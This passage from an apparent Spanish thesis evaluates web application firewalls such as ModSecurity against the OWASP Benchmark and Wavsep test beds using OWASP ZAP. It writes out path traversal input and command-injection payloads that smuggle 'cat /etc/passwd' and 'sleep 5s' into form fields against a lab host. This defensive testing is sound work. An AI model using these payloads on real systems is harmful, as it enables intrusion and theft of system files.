En las siguientes figuras, se observa la explotación de esta vulnerabilidad, mediante la introducción en el campo value del formulario de la entrada siguiente: "../../../../../pom.xml".




Figura 61: Entrada maliciosa en el formulario de BenchmarkTest00629




Figura 62: Resultado de la explotación de la vulnerabilidad en BenchmarkTest00629

Como se observa en las figuras anteriores, ha sido posible navegar en la estructura del sistema de ficheros hasta poder acceder al archivo de configuración pom.xml.

4.1.2.4 Cross-site scripting (XSS)

Catalogada por Mitre con el código CWE-79 (Mitre, 2016), esta vulnerabilidad ocurre debido a la inyección de código javascript evitando la *Same Origin Policy*, la cual establece que los scripts en un dominio no deben poder acceder a los recursos o ejecutar código en un dominio diferente. La inyección de código es posible debido a la falta de validación de las entradas del usuario.

Los ataques XSS se dividen en:

- **No persistentes o reflejados:** el código malicioso no es almacenado en el servidor, sino que se envía directamente a la víctima mediante alguna técnica de ingeniería social.
- **Persistentes:** el código malicioso se almacena en algún almacén de datos del servidor: comentarios, libro de visitas, etc. Al visitar la página web donde esos datos son presentados, el código xss se ejecuta.




Figura 63:Entrada maliciosa en el formulario de BenchmarkTest00041




Figura 64: Resultado de la explotación de la vulnerabilidad en BenchmarkTest00041

Se observa en las figuras anteriores, como al introducir en el campo Value del formulario del BenchmarkTest00041 la siguiente entrada: "Click para descargar el archivo", se genera un link de descarga que apunta a sitiomalicioso.com.

4.1.2.5 Remote File Inclusion (RFI)

Vulnerabilidad clasificada por Mitre con el código CWE-98 (Mitre, 2016), esta vulnerabilidad permite el enlace a archivos ubicados en otros servidores, pudiendo de este modo obtener y ejecutar código no confiable.

Figura 65: Explotación de la vulnerabilidad RFI en Case01-RFI de Wavsep

En el caso de la figura anterior, si en la página hubiese un script malicioso, éste se habría ejecutado.

4.1.2.6 Open redirect

Vulnerabilidad clasificada por Mitre con el código CWE-601 (Mitre, 2016), permite la redirección a un sitio externo mediante los datos introducidos en una entrada no validada de un formulario, lo cual puede dar lugar a diferentes ataques de phishing.




Figura 66: Entrada maliciosa en el formulario Case01-Redirect de Wavsep

En el caso de la figura anterior, al introducir en el campo del formulario la dirección de una página web, se produce la redirección a la misma.

4.1.3 Herramienta de ataque: OWASP ZAP

Como se ha comentado anteriormente, el escáner de vulnerabilidades elegido ha sido OWASP ZAP, en concreto la versión 2.5.0 para Windows. Desde esta herramienta se van a lanzar los ataques automatizados para cada uno de los casos de test elegidos representativos de las diferentes categorías de vulnerabilidades.

Con el objeto de facilitar al máximo la generación de dichos ataques, se han creado en OWASP ZAP diferentes políticas de escaneo, de tal forma que únicamente se lancen aquellos ataques representativos de las categorías de vulnerabilidades a analizar en cada momento.

La organización de las categorías de ataques en OWASP ZAP es la siguiente:

- Inyección
- Miscelánea
- Navegador del cliente
- Recopilación de información
- Seguridad del servidor

Cada una de estas categorías, agrupa diferentes tipos de ataques, los cuales pueden activarse y desactivarse y configurar su intensidad y umbral. En la política de escaneo por defecto de OWASP ZAP, todas las categorías tienen sus ataques activados y su intensidad y umbral establecidos al nivel por defecto.

Las políticas generadas, sus categorías y ataques incluidos en ellas se detallan en la tabla siguiente. Todos los ataques están configurados con la intensidad y umbral por defecto.

Política	Categorías	Ataques
Inyección de comandos	Inyección	Inyección remota de Comandos OS
	Seguridad del servidor	Remote Code Execution - Shell Shock
Inyección SQL	Inyección	Advanced SQL Injection
		Falla por inyección SQL
		Inyección expresión de lenguaje
		SQL Injection - Hipersonic SQL
		SQL Injection - MySQL
Path traversal	Recopliación de información	Exploración de directorios
	Seguridad del servidor	Directory traversal
Redirect	Miscelánea	Redirección externa
RFI	Seguridad del servidor	Inclusión remota de archivos
XSS	Inyección	Cross Site Scripting (Persistente)
		Cross Site Scripting (Persistente) - Principal
		Cross Site Scripting (Persistente) - Spider
		Cross Site Scripting (Reflejada)

Tabla 7: Detalle de políticas de escaneo creadas en OWASP ZAP.




Figura 67: Configuración de categorías en la política de escaneo xss creada en OWASP ZAP




Figura 68: Configuración de los ataques de Inyección de la política xss creada en OWASP ZAP

4.1.4 Método de ataque y registro

Una vez configuradas las políticas de escaneo en OWASP ZAP, el próximo paso es lanzar ataques contra los casos de test seleccionados mediante el uso de dichas políticas.

Antes de detallar el método de ataque y registro, es preciso definir qué se entiende por caso de test vulnerable y caso de test no vulnerable:

- **Caso de test vulnerable:** se trata de aquellos casos de test de los bancos de prueba agrupados en una categoría de vulnerabilidad concreta, cuyo intento de explotación mediante el uso de un payload malicioso para esa categoría de vulnerabilidad producirá efectos no previstos por el desarrollador de la aplicación. Es decir, se logrará la explotación de la vulnerabilidad.


- **Caso de test no vulnerable:** se trata de aquellos casos de test de los bancos de prueba agrupados en una categoría de vulnerabilidad concreta, cuyo intento de explotación mediante el uso de un payload malicioso para esa categoría de vulnerabilidad no producirá ningún efecto que no haya sido previsto por el desarrollador de la aplicación. Es decir, no se logrará la explotación de la vulnerabilidad.

Como se ha comentado en el capítulo 3.2, es necesario en primer lugar, lanzar los ataques contra los bancos de prueba sin ninguna herramienta de protección interpuesta con el fin de poder seleccionar aquellos payloads que generen alertas en OWASP ZAP, en el caso de un caso de test vulnerable, y aquellos que no generen alertas si se trata de un caso de test no vulnerable. Para comprobar si un caso de test es o no vulnerable se recurre al archivo expectedresults-1.2.csv, disponible en el directorio de instalación de OWASP Benchmark, en el cual se relacionan los casos de test que componen el banco de pruebas, la categoría de vulnerabilidades a la que pertenecen, así como la indicación de si es o no realmente vulnerable y el código CWE en el que se clasifica la categoría de vulnerabilidad.

# test name	category	real vulnerabili	cwe	Benchmar	ersion: 1.2, 2016-06-1	
BenchmarkTest00001	pathtraver	true	22			
BenchmarkTest00002	pathtraver	true	22			
BenchmarkTest00011	pathtraver	true	22			
BenchmarkTest00028	pathtraver	true	22			
BenchmarkTest00040	pathtraver	true	22			
BenchmarkTest00045	pathtraver	true	22			
BenchmarkTest00060	pathtraver	true	22			
BenchmarkTest00061	pathtraver	true	22			
BenchmarkTest00062	pathtraver	true	22			
BenchmarkTest00063	pathtraver	false	22			
BenchmarkTest00064	pathtraver	false	22			
BenchmarkTest00065	pathtraver	true	22			
BenchmarkTest00131	pathtraver	false	22			
BenchmarkTest00132	pathtraver	false	22			

Figura 69: Detalle del archivo expectedresults-1.2.csv

En el caso de Wavsep, el banco de pruebas está organizado por secciones, dedicando una de ellas a los casos no vulnerables.



Welcome to WAVSEP - The Web Application Vulnerability Scanner Evaluation Project

Version: 1.5

The index page of the project intentionally lacks links and forms.
Please access the following index pages to perform specific tests:

index-active.jsp	index-passive.jsp
active/index-xss.jsp	passive/index-info.jsp
active/index-sql.jsp	passive/index-session.jsp
active/index-lfi.jsp	
active/index-rfi.jsp	
active/index-redirect.jsp	
active/index-obsolete.jsp	
active/index-false.jsp	

Notes
Make sure you install the database using the auto-installer.
and according to the instructions provided at the WAVSEP Google Code home page.
Known Issues
Previous versions of wavsep might require the web server to run with admin/root permissions (for the database installation script), due to the usage of a derby database created in a default location.

Figura 70: Página inicial de Wavsep. Se aprecia el índice de la página que contiene falsos positivos

Posteriormente, los payloads seleccionados se relacionan en una tabla indicando: nombre del caso de test, categoría de vulnerabilidad a la que pertenece, método (POST/GET), Payload (si se trata de una petición GET, en el caso de una petición POST el payload se detalla en la columna Petición POST), la respuesta en milisegundos, si el payload provoca o no una vulnerabilidad real y la petición POST realizada.

TestCase	Categor	Método	Payload	Respuesta miliseg.	Provoca vul. Real	Petición POST
BenchmarkTest00480	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00480	54	true	BenchmarkTest00480=ECHOOO%26cat+%2Fetc%2Fpasswd%26&foo=bar
BenchmarkTest00480	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00480	39	true	BenchmarkTest00480=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B&foo=bar
BenchmarkTest00480	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00480	5018	true	BenchmarkTest00480=ECHOOO%26sleep+5s%26&foo=bar
BenchmarkTest00495	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00495	61	true	BenchmarkTest00495=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26&foo=bar
BenchmarkTest00495	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00495	45	true	BenchmarkTest00495=FOO%3Decho+Injection%3Bcat+%2Fetc%2Fpasswd%3B&foo=bar
BenchmarkTest00495	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00495	5019	true	BenchmarkTest00495=FOO%3Decho+Injection%26sleep+5s%26&foo=bar
BenchmarkTest00497	cmdi	GET	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00497?BenchmarkTest00497=FOO%3Decho+Injection%26cat+%2Fetc%2Fpasswd%26&password=ZAP&username=ZAP	60	true	

Figura 71: Detalle de la tabla que relaciona los payloads seleccionados




Figura 72: Explotación de BenchmarkTest00480. Volcado contenido del archivo /etc/passwd

Una vez definidos los payloads con los que se va a trabajar, el siguiente paso es interponer la herramienta de protección que se desea analizar, repetir los mismos ataques contra los mismos casos de test y observar los resultados obtenidos en OWASP ZAP y en los logs de la herramienta. Posteriormente, se completará la tabla de payloads con los resultados obtenidos con cada herramienta de protección interpuesta.

Si, por ejemplo, se repite el mismo payload detallado en la figura 72 con ModSecurity interpuesto entre OWASP Benchmark y OWASP ZAP, éste obtiene una respuesta con el código 403 – Forbidden, significando que ModSecurity ha bloqueado un ataque capaz de explotar la vulnerabilidad de BenchmarkTest00480.

Figura 73: ModSecurity bloquea la explotación de BenchmarkTest00480

TestCase	Categoría	Método	Payload	Respuesta	Provoca vul.	Petición POST	modsecurity bloquea
BenchmarkTest00480	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00480	54	true	BenchmarkTest00480=ECHOOO%26cat+%2Fetc%2Fpasswd%26&foo=bar	true
BenchmarkTest00480	cmdi	POST	http://192.168.0.181/benchmark/cmdi-00/BenchmarkTest00480	39	true	BenchmarkTest00480=ECHOOO%3Bcat+%2Fetc%2Fpasswd%3B&foo=bar	true

Figura 74: Detalle de la tabla de payloads con indicación del bloqueo que realiza ModSecurity

Los procesos seguidos para la selección de payloads y para la obtención de los indicadores TP, TN, FP, FN se detallan en las dos figuras siguientes.




Figura 75: Proceso de selección de payloads

